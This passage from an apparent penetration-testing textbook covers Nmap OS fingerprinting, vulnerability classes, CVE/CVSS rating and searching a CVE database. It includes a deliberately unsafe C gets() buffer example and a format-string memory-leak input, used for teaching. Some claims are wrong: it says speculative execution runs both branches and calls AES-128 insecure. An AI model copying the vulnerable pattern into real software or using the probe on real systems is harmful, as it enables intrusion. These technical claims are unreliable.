The method of determining such unique signature is done by sending huge number of TCP and UDP packets with different options and parameters (such *TCP ISN Sampling*, *TCP Options support & ordering*, *IP ID sampling*, *initial window size check*, *etc.*). The responses generated by the target OS are then analyzed to find patterns unique only to that particular OS.

Nmap has a database of signatures for hundreds of OS's. When OS Fingerprinting is enabled, ***Nmap*** sends many TCP/UDP packets to the target system and then examines every bit in the responses. Based on such examination, ***Nmap*** is able to fairly guess the target Operating System. The ***Nmap*** database contains more than **2,600** known OS fingerprints. When Nmap generates the fingerprint, the fingerprint will contain the following information:

- Freeform textual description of the OS
- Classification which provides the vendor name (Sun)

- Underlying OS (Solaris)
- OS Generation (10)
- Device Type (general purpose, router, switch, etc.)

OS Fingerprinting can be enabled using the switch -O

Module 06 Vulnerability Analysis

Overview

A vulnerability is a security hole or weakness in a computer system, software application, or a network service that can be taken advantage of by a hacker. Vulnerability analysis – a.k.a., Vulnerability Assessment – is the process of scanning for vulnerabilities, and then, prioritizing and rating those vulnerabilities based on the risk they pose. This step is precursor to exploitation – the act of breaking into the target.

If you, the penetration tester, have performed the scanning phase correctly, as outlined previously, you should have by now a list of all network services – along with their versions - that are running remotely on the target. Thus, you are ready now to check for all the vulnerabilities that exist in these services. There are automated as well as manual ways to check for these vulnerabilities. However, what is important is the fact that you should understand what vulnerabilities are, what different classes of vulnerabilities exist, and how these vulnerabilities are discovered in network services and software applications. This is a prerequisite to the phase of exploitation – or breaking in.

Initial Discovery of Vulnerabilities

When a new piece of software has just been developed, no vulnerabilities are known to exist in it. That does not mean it is secure, however. It only means that no one has taken the trouble to discover vulnerabilities. Basically, there are three broad ways through which new vulnerabilities are initially discovered:

a) *By dedicated security researchers or black-hat hackers*

Initially, when a new software application – whether it is a network service or a desktop application – is released to the market, there are no known vulnerabilities associated with it. Its vendor assumes that it is secure. Dedicated and independent security researchers, i.e., white-hat hackers, as well as black-hat hackers always get their hands on those newly released applications. They might reverse engineer those applications or they might perform other techniques that test the security strength of those applications. Their security test can reveal a new vulnerability. And as a side note, a newly discovered vulnerability that is exploitable is called “Zero-Day” (0-Day). A white-hat hacker will always inform the vendor about that discovered vulnerability, while a black-hat hacker will utilize the new vulnerability to cause harm, such as, writing a new virus exploiting the software, or releasing a 0-Day exploit to other hackers without informing the vendor.

b) *By chance or accident*

When customers use the newly released applications, they might discover a vulnerability by accident through a certain irregular use of the application. Usually, this results in a crash or a DoS. The customer will then report the issue back to the vendor where it will be investigated and eventually patched.

c) *By the vendor-sponsored security research*

Vendors who care about the security of their products usually hire a team of security researchers who test the security of any newly released application. The role of the security team is to discover vulnerabilities before the application is sold to customers and before black-hat hackers attempt to discover those vulnerabilities.

When a vulnerability is discovered, the vendor should firstly announce it to the customers and propose a work-around. Then, the vendor must work on developing a security ***patch*** that fixes the vulnerability.

CERT (Computer Emergency Response Team) Coordination Center (CERT/CC) has a policy for vulnerability disclosure. After the initial contact with the vendor, CERT/CC waits for ***45 days*** before disclosing the vulnerability to the public, regardless if the vendor has released a patch or not. This policy will motivate the vendor to build a patch as quickly as possible within a timeframe of 45 days. Also, this policy respects the need of the general public to know about existing vulnerabilities.

Reverse Engineering

We have mentioned above how security researchers (white-hat, grey-hat, or black-hat) discover vulnerabilities in a new software application by reverse-engineering it. Reverse Engineering is the process of detailed examination of the executable application and getting to know its internal workings without having access to its original source code. It is a deep science by itself, and it is beyond the scope of this book. However, as a penetration tester, you should have a general idea about the concept of Reverse Engineering.

There are different techniques and tools that aid the reverse engineer. Those techniques and tools can generally fall under one of the following two categories:

a. ***Static Analysis***

This is the process of analyzing the executable binary without executing it on a processor. For example, the analyst can extract the ASCII strings from the binary, examine file headers and sections, check the pointers and references, and even generate a high-level code from the machine-code. Two common tools for static analysis are Disassemblers and Decompilers. Disassemblers convert the binary into a structured Assembly code, while Decompilers attempt to generate a high-level programming code (e.g., in C, Java, C#, etc.).

b. ***Dynamic Analysis***

This is the process of analyzing the executable program through running it on a processor. This can be done either on a real CPU or on a virtualized (or sandbox) environment. This is generally done through tools known as Debuggers. Using a Debugger, the analyst can set what is known as "Break Points" where the execution will stop so that the analyst can alter certain parameters and then resume the execution. A common technique in Dynamic Analysis is Fuzzing, where the analyst can insert multiple unconventional inputs and examine the response of the program for each of those inputs.

Vulnerability Categories

Vulnerabilities are grouped in categories based on their origins or impacts. Thus, with categories, we can have preventive measures or solutions to vulnerabilities that are similar to each other.

There are many different categories. However, the following seven categories are the most common:

Insufficient Input Validation Vulnerabilities

The majority of computer applications receive certain inputs from external sources, such as users and files. For example, a web application may prompt the user enter his username, password, email address, or phone numbers. These are inputs from the user that the application needs to use and store. Also, an application may read a configuration file and get some parameters. These parameters are external inputs to the applications.


A secure application will always validate any external input. In other words, no external input is assumed to be trusted. Input validation means ensuring that the input is exactly what the application expects in terms of length, content, format, etc. For example, if an application is reading an email address from the user, the application needs to *verify* that the input is indeed an email address of the correct format length. If the input is not proper, the application handles such exception correctly.

A lack of input validation provides attackers with a doorway into the application. Since hackers think outside the box, they may send data that the application could not expect, thus causing an abnormal behavior on part of the application.


Input Validation Vulnerabilities can be further divided into multiple sections; the most common two sections are:

I. Buffer Overflow Vulnerabilities

A buffer is a sequential segment of memory allocated to contain anything from a character string to an array of integers:



When a program attempts to put more data into a buffer than it can store, the extra data will overwrite the memory area past the buffer. Writing outside the bounds of a block of allocated memory can corrupt data, crash the program, or cause the execution of malicious code.



The following is an example code segment that reads the ‘*username*’ entered by the user:

```
...
char username[ 100 ];
gets( username );
...
```

If the user enters more than 100 characters, the buffer associated with the variable `username` will be overflown. If the extra data is a string of random characters, the program will crash. However, a hacker may insert a specially-crafted string of characters – i.e., shellcode or payload – that may lead to ***code-execution***.

Here are few real-world examples of buffer overflow vulnerabilities:

- CVE-2010-2730

This vulnerability is described in the CVE database as, *a buffer overflow in Microsoft Internet Information Services (IIS) 7.5, when FastCGI is enabled, allows remote attackers to execute arbitrary code via crafted headers in a request, aka "Request Header Buffer Overflow Vulnerability."*

- CVE-2012-0150

This vulnerability is described in the CVE database as, *Buffer overflow in msvcrt.dll in Microsoft Windows Vista SP2, Windows Server 2008 SP2, R2, and R2 SP1, and Windows 7 Gold and SP1 allows remote attackers to execute arbitrary code via a crafted media file, aka "Msvcrt.dll Buffer Overflow Vulnerability."*

- CVE-2016-0015

This vulnerability is described in the CVE database as, *DirectShow in Microsoft Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8, Windows 8.1, Windows Server 2012 Gold and R2, and Windows 10 Gold and 1511 allows remote attackers to execute arbitrary code via a crafted file, aka "DirectShow Heap Corruption Remote Code Execution Vulnerability."*

II. *Format-String Vulnerabilities*[4]

This particular class of vulnerabilities is associated with the way *C Programming Language* handles printing strings out. C provides two ways to print out a string and they are as follows:

a. Printing the string using a format string (*the right way*):

```
printf("%s", buffer);
```

b. Printing the string directly (*the wrong way*):

```
printf( buffer );
```

Let us look at the following scenarios and see what will happen if the user enters some normal vs abnormal inputs:

- If the user enters `abcdefgh`, then, each of the above methods will become:

  ```
  printf("%s", "abcdefgh");
  ```
  and
  ```
  printf("abcdefgh");
  ```

  And both will print the same string: `abcdefgh`

- If the user (i.e., a hacker) enters `AAAA%08x.%08x.%08x.%08x`, then, the two methods will become as follow:

  ```
  printf("%s", "AAAA%08x.%08x.%08x.%08x");
  ```
  and
  ```
  printf("AAAA%08x.%08x.%08x.%08x");
  ```

  The first method will print the string `AAAA%08x.%08x.%08x.%08x` as it is, however, the second will print the first portion `AAAA` plus four HEX numbers from adjacent memory. Thus, this method will lead to information leakage. In other words, the hacker can read segments of the memory.


Here is a real-world example of a format-string vulnerability:


- CVE-2012-1851

This vulnerability is described in the CVE database as, *Format string vulnerability in* *the Print Spooler service in Microsoft Windows XP SP2 and SP3, Windows Server 2003 SP2, Windows Vista SP2, Windows Server 2008 SP2, R2, and R2 SP1, and Windows 7 Gold and SP1 allows remote attackers to execute arbitrary code via a crafted response, aka "Print Spooler Service Format String Vulnerability."*

III. Deserialization Vulnerabilities

This class of vulnerabilities is mostly associated with Java programs, though they exist in PHP, Python and Ruby. Java utilizes the concepts of Serialization and Deserialization. Serialization is the process of converting an object into a byte stream. This facilitates transferring the serialized object over the network. Deserialization is the process of reversing the byte stream into the original Java object. The following image illustrates this concept:





The problem occurs when the receiving node (Node 2 in the example above) does not validated or verify the deserialized object. In other words, if the receiving node deserializes a byte stream and then directly uses the reconstructed object, an attacker can inject a malicious object into that node.

The following are two examples of Deserialization vulnerabilities:

- CVE-2015-4852

  According to CVE database, *the WLS Security component in Oracle WebLogic Server 10.3.6.0, 12.1.2.0, 12.1.3.0, and 12.2.1.0 allows remote attackers to execute arbitrary commands via a crafted serialized Java object in T3 protocol traffic to TCP port 7001, related to oracle_common/modules/com.bea.core.apache.commons.collecti*

- CVE-2017-9363

  This vulnerability is described in the CVE database as, *Untrusted Java serialization in Soffid IAM console before 1.7.5 allows remote attackers to achieve arbitrary remote code execution via* *a crafted authentication request.*

Cryptographic Vulnerabilities

This category contains vulnerabilities related to how applications handle encryption and decryption of sensitive information. A cryptographic vulnerability leads to breaching the confidentiality of information. And exploiting a cryptographic vulnerability allows an attacker to access sensitive information. This category can be further divided into the following three sub-categories:

I. *Insecure Algorithms*

A software application can be vulnerable if it is using algorithms that are proven to be flawed or weak, i.e., algorithms that once were strong but have been revoked. The following table lists some of the weak cryptographic algorithms in contrast with strong and secure ones:

Cryptographic Class	Weak/Insecure Algorithms	Strong/Secure Algorithms
Symmetric Encryption	DES, 3DES	AES
Asymmetric Encryption	-	RSA, DSA, ECC
Hashing	MD4, MD5	SHA256, SHA512

Also, an application should never use non-standard algorithms. In other words, in-house developed encryption algorithms – or proprietary algorithms – can never be more secure than internationally-approved standard algorithms.

II. *Weak Encryption Keys*

Encryption algorithms work by providing a key alongside the message to encrypt. Short keys can be cracked faster than long keys. Thus, it is important to have a long key. Also, the key must be random enough and not a representation of a human chosen password. The following table lists the recommended key length for various cryptographic algorithms:

Cryptographic Algorithm	Insecure Length	Secure Length
AES	128	192, 256
RSA	512, 1024	2048, 4096
ECC	-	256

III. Key Disclosure

Keys can be disclosed to unauthorized individuals if they are not encrypted during storage or transmission. Also, keys can be revealed if they are hardcoded in the code or stored plainly in configuration files.

Configuration Vulnerabilities

These vulnerabilities result from incorrect or improper configuration of applications. System administrators and IT engineers must always follow best practices when configuring any appliance or service. The following are few examples of Configuration Vulnerabilities:

- *Unrestricted Zone Transfer*

An example of a configuration vulnerability is leaving DNS Zone Transfer unrestricted. The best practice in this scenario is to restrict Zone Transfer to only secondary DNS servers or to disable it fully. However, allowing Zone Transfer to any host is a weakness/vulnerability that makes it easy for hackers to get the entire DNS zone.

- *Publicly Exposed SIP Service*

SIP (Session Initiation Protocol) is used for Voice of IP (VoIP) service. Companies use SIP servers so that telephone calls, within the same office or between branches, are carried over TCP/IP network (either LAN, or VPN). Care has to be taken when configuring multiple SIP servers in multiple branches. If the SIP server is exposed to the Internet through misconfigured firewall rules, then, attackers can make free calls through that SIP server.

TCP/IP Protocol Vulnerabilities

Many of the TCP/IP protocols were initially implemented with no security mindset. And this allowed hackers to misuse these protocols and cause unintended behaviors which may result in traffic interception, denial of service, information disclosure, etc. Over time, some of these protocols were redesigned and became more secure. However, some other protocols are still vulnerable and weak. The following are examples of some TCP/IP protocol vulnerabilities:

- *ARP Poisoning*

The ARP Poisoning technique – covered in the Traffic Interception module – exploits how ARP works with no authentication or authorization. An attacker can easily manipulate the ARP table/cache of a victim machine if they are on the same subnet. Unfortunately, this vulnerability remains unfixed in the ARP protocol itself and until today. The reason of not fixing it is to preserve the lightweight feature of ARP. However, there are software applications that can protect against this type of attacks. Additionally, some switches can also detect and prevent ARP poisoning.

- *DNS Poisoning*

Attacks against DNS protocols had enabled hackers in the past to inject false DNS records into either a DNS server or a workstation's DNS cache. Some DNS poisoning techniques take place when the attacker and victim are on the same subnet. However, some techniques can be done from the Internet, even though this has become tremendously difficult in recent times. In 2008, a flaw was discovered – by the security researcher, Dan Kaminsky – in many DNS servers that allowed attackers to poison any record into vulnerable recursive DNS servers. This was due to the fact that those servers did not change their UDP Source Port number with every new DNS request. The attack has been called "Kaminsky's Attack."

- *DHCP Exhaustion*

DHCP is a protocol responsible for assigning dynamic IP address configurations to workstations in the LAN. DHCP works through a process known as DORA – Discover, Offer, Request, and Acknowledge. The workstation (client) sends first a broadcast Discover message; the DHCP server receives this message and responds with an Offer (which includes all necessary IP configurations); the client then sends a Request message requesting the offered configuration; and finally, the server sends an Acknowledgement message. Once the DORA process is complete, the server marks in its pool the reserved dynamic IP address. Given the lack of any authentication mechanism, an attacker can simulate the DORA process indefinitely until the IP address pool of the DHCP server is exhausted. The server at that moment becomes out of service and cannot respond to any legitimate workstation.

- *Routing Manipulation*

Routing protocols such as RIP and OSPF, especially older versions, are also susceptible to various attacks. For example, older versions that did not have any form of authentication and/or authorization were vulnerable to spoofing attacks. An attacker may send fake packets, disrupt the routing tables within an Autonomous System (AS), and announces his machine as a legitimate router; thus, the attacker receives all traffic. There is a tool called "*Internetwork Routing Protocol Attack Suite* (***IRPAS***)" that is made to perform routing protocol attacks. Its home page is:

http://www.phenoelit.org/irpas/index.html

Authentication Vulnerabilities

Authentication is the process of validating the identity of a certain entity (e.g., a user or a process). Authentication is done through one or more of the following:

- What the user is: such as fingerprints, face or voice recognition.
- What the user knows: such as passwords.
- What the user has: such as an access card or a one-time token.

Examples of password-related vulnerabilities are:

I. *Hard-Coded Passwords*

The passwords are written in plain text inside the code. All developers can read the passwords. Also, if a hacker manages to reverse engineer the application, he can read the passwords. The correct and best practice procedure to handle passwords is to hash them and store them in a backend Database System. The program queries the DB to check the user-supplied password against the one in the DB.

II. *Empty-String Passwords*

An empty-string password is a null password. And it makes the authentication as weak as the username, which is normally public or guessable. Once a hacker knows the username, he gains access to the system.

III. *Default Passwords*

Many manufacturers and vendors set default passwords for their appliances and applications. Not changing these passwords makes those systems vulnerable to password guessing. It is the duty of system administrators and engineers to make sure that the first thing they do upon installing a new system is to change its default credentials.

Authorization Vulnerabilities

Authorization is the process of granting privileges and rights after an entity has been authenticated.

The most common way through which an authorization vulnerability occurs is by violating the least privilege. When a user accesses a system as a normal user (not as root/administrator), all processes running by that user account will have limited privileges. In case certain process requires to do a task with administrative privileges, it will elevate its privileges temporarily in order to perform such task. However, it must drop those elevated privileges immediately after the operation is completed. If the process failed to drop those privileges, the process will continue running as root/admin and any other vulnerability will have a greater impact on the system. In other words, later vulnerabilities will be exploited with admin/root privileges instead of user privileges.

Availability Vulnerabilities

An availability vulnerability can occur in one of two possible ways:

I. *Not handling a missing resource*

When an application tries to access a missing or a locked file and it does not have a proper exception handler, the application may crash causing a denial of service.

II. *Locking a resource for an extended period of time*

When an application uses a file, that file is generally locked and cannot be accessed by other processes and applications. The application must unlock the file once the operation is done. However, failure to unlock the file would cause the file unavailable to other processes and systems causing a denial of service.

Hardware Vulnerabilities

This is a new class of vulnerabilities that is different from all the previous categories. So far the previous categories are about software-based vulnerabilities that are due to poor programming practices. This class contains vulnerabilities residing in the CPU hardware due to poor manufacturing design. Thus, they cannot be patched easily; some require patching the firmware, while others remain until the hardware component is replaced and upgraded.

Even though hardware vulnerabilities have always existed, they were not given much attention due to their low impact and complex exploitability. However, in 2018, two processer vulnerabilities changed this perception. The two vulnerabilities are called *Meltdown and Spectre* and they affected Intel CPUs. These vulnerabilities exist because of a modern CPU feature known as *Speculative Execution*.

Speculative Execution is a feature in modern CPUs that was implanted to speed up the execution process of programs. In normal execution process, whenever the CPU faces a condition (e.g., if statement with true or false paths), the CPU evaluates the condition and then proceeds with executing the right path; if the condition is true, the CPU executes the instructions corresponding to the "true" result. Otherwise, the CPU executes the instructions corresponding to the "false" path. However, under Speculative Execution, the CPU executes both paths in advance – prior to condition evaluation – and stores the results in its cache. And once the condition is evaluated, the CPU chooses the right results from its cache. To illustrate, if there is a condition that says, “*if A is true, do X; if A is false, do Y,*” the CPU now computes both X and Y, stores them in the cache, and once the condition is evaluated, it picks up the right choice.

Given that both logical branches have been executed and stored in the cache, a running program that does not have privilege to see either of the logical branches, may now run a so-called Side-Channel Attack and access the stored data. By knowing the Cache address of the data, it can check the content of that cache not by directly accessing it (since it has no permission), but rather by how “fast” CPU rejects its attempt. The deduction from the response speed is called a side-channel attack.

For more information about **Spectre and Meltdown** vulnerabilities, you may check this website:

https://meltdownattack.com

Vulnerability Tracking and Rating

Common Vulnerabilities and Exposures (CVE) System

The CVE system is a database (a dictionary-type reference system or a list) of all publicly known information security vulnerabilities and threats. It is maintained by MITRE Corporation and sponsored by the National Cyber Security Division (NCSD) of the Department of Homeland Security.

All publicly known vulnerabilities are stored in the CVE system. Each vulnerability has A CVE ID, title, description, historical information, solutions, a score, credits, and other items. The score of each CVE vulnerability is calculated using the *Common Vulnerability Scoring System* (CVSS).

Common Vulnerability Scoring System (CVSS)

Each vulnerability is assessed based on how it can be exploited – i.e., *Exploitability* – and the harm that results from exploitation – i.e., *Impact*. The metrics to find the score is as follows:

Exploitability			
Access	*Local Access*	*Adjacent Network*	*Network (Remote Access)*
Complexity	*High*	*Medium*	*Low*
Authentication	*Multiple*	*Single*	*None*

Impact			
Confidentiality	*None*	*Partial*	*Complete*
Integrity	*None*	*Partial*	*Complete*
Availability	*None*	*Partial*	*Complete*


Scores are from 1 to 10. Vulnerabilities rated 1-3 are **Low-Risk**, those rated above 4 until 7 are **Medium-Risk**, and those with scores above 7 are **High-Risk**.

Online Vulnerability Databases

The manual way of searching for existing vulnerabilities is to check online CVE databases. You can search for vulnerabilities by vendors, products, CVE IDs, types, dates, etc. Popular online vulnerability databases are:

- www.cvedetails.com
- www.securityfocus.com/bid

Let us say we want to find the vulnerabilities associated with the software **Apache httpd 2.2.8**, we can visit the cvedetails.com website, click on the "Version Search" link, and then type the details of our software as shown in the image below:




Vendor, Product and Version Search

Vendor Name: Apache
Product Name: http server
Version: 2.2.8

- Search for exact vendor, product and version strings.
- If only one match is found vulnerabilities of that version are displayed.
- Maximum **100** results are displayed even if there are more possible matches, narrow down your search criteria if
- You can use % characters to perform a "like" query, but you are not allowed to use %'s at the beginning of the s micros% into vendor field that will vendor names starting with the string "micros" but you are not allowed to se valid.
- You must enter a search phrase to at least one of the fields.

Be careful to type the correct Vendor and Product names as they are sometimes confusing. For example, typing the "httpd" as Product Name produces different results than typing "http server."

Once you click "Search," you should see the list of vulnerabilities associated with that particular version. As shown in the image below, each line (entry) represents a single vulnerability. Pay attention to the CVE ID (which is a unique identifier of the vulnerability), Score (which represents the severity level), and also the description.




Apache » Http Server » 2.2.8 : Security Vulnerabilities

Cpe Name:*cpe:/a:apache:http_server:2.2.8*
CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9
Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending
Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2018-1312	287			2018-03-26	2019-07-29	6.8	None	Remote	Medium	Not required	Partial	Partial	Partial
In Apache httpd 2.2.0 to 2.4.29, when generating an HTTP Digest authentication challenge, the nonce sent to prevent reply attacks was not correctly generated using a pseudo-random seed. In a cluster of servers using a common Digest authentication configuration, HTTP requests could be replayed across servers by an attacker without detection.														
2	CVE-2017-7679	119		Overflow	2017-06-19	2018-06-02	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, mod_mime can read one byte past the end of a buffer when sending a malicious Content-Type response header.														
3	CVE-2016-8612	20			2018-03-09	2019-10-09	3.3	None	Local Network	Low	Not required	None	None	Partial
Apache HTTP Server mod_cluster before version httpd 2.4.23 is vulnerable to an Improper Input Validation in the protocol parsing logic in the load balancer resulting in a Segmentation Fault in the serving httpd process.														
4	CVE-2016-4975	93		Http R.Spl.	2018-08-14	2018-10-19	4.3	None	Remote	Medium	Not required	None	Partial	None
Possible CRLF injection allowing HTTP response splitting attacks for sites which use mod_userdir. This issue was mitigated by changes made in 2.4.25 and 2.2.32 which prohibit CR or LF injection into the "Location" or other outbound header key or value. Fixed in Apache HTTP Server 2.4.25 (Affected 2.4.1-2.4.23). Fixed in Apache HTTP Server 2.2.32 (Affected 2.2.0-2.2.31).														
5	CVE-2014-0231	399		DoS	2014-07-20	2018-10-30	5.0	None	Remote	Low	Not required	None	None	Partial
The mod_cgid module in the Apache HTTP Server before 2.4.10 does not have a timeout mechanism, which allows remote attackers to cause a denial of service (process hang) via a request to a CGI script that does not read from its stdin file descriptor.														
6	CVE-2014-0098	20		DoS	2014-03-18	2018-10-09	5.0	None	Remote	Low	Not required	None	None	Partial
The log_cookie function in mod_log_config.c in the mod_log_config module in the Apache HTTP Server before 2.4.8 allows remote attackers to cause a denial of service (segmentation fault and daemon crash) via a crafted cookie that is not properly handled during truncation.														
7	CVE-2013-6438	20		DoS	2014-03-18	2018-10-09	5.0	None	Remote	Low	Not required	None	None	Partial
The dav_xml_get_cdata function in main/util.c in the mod_dav module in the Apache HTTP Server before 2.4.8 does not properly remove whitespace characters from CDATA sections, which allows remote attackers to cause a denial of service (daemon crash) via a crafted DAV WRITE request.														

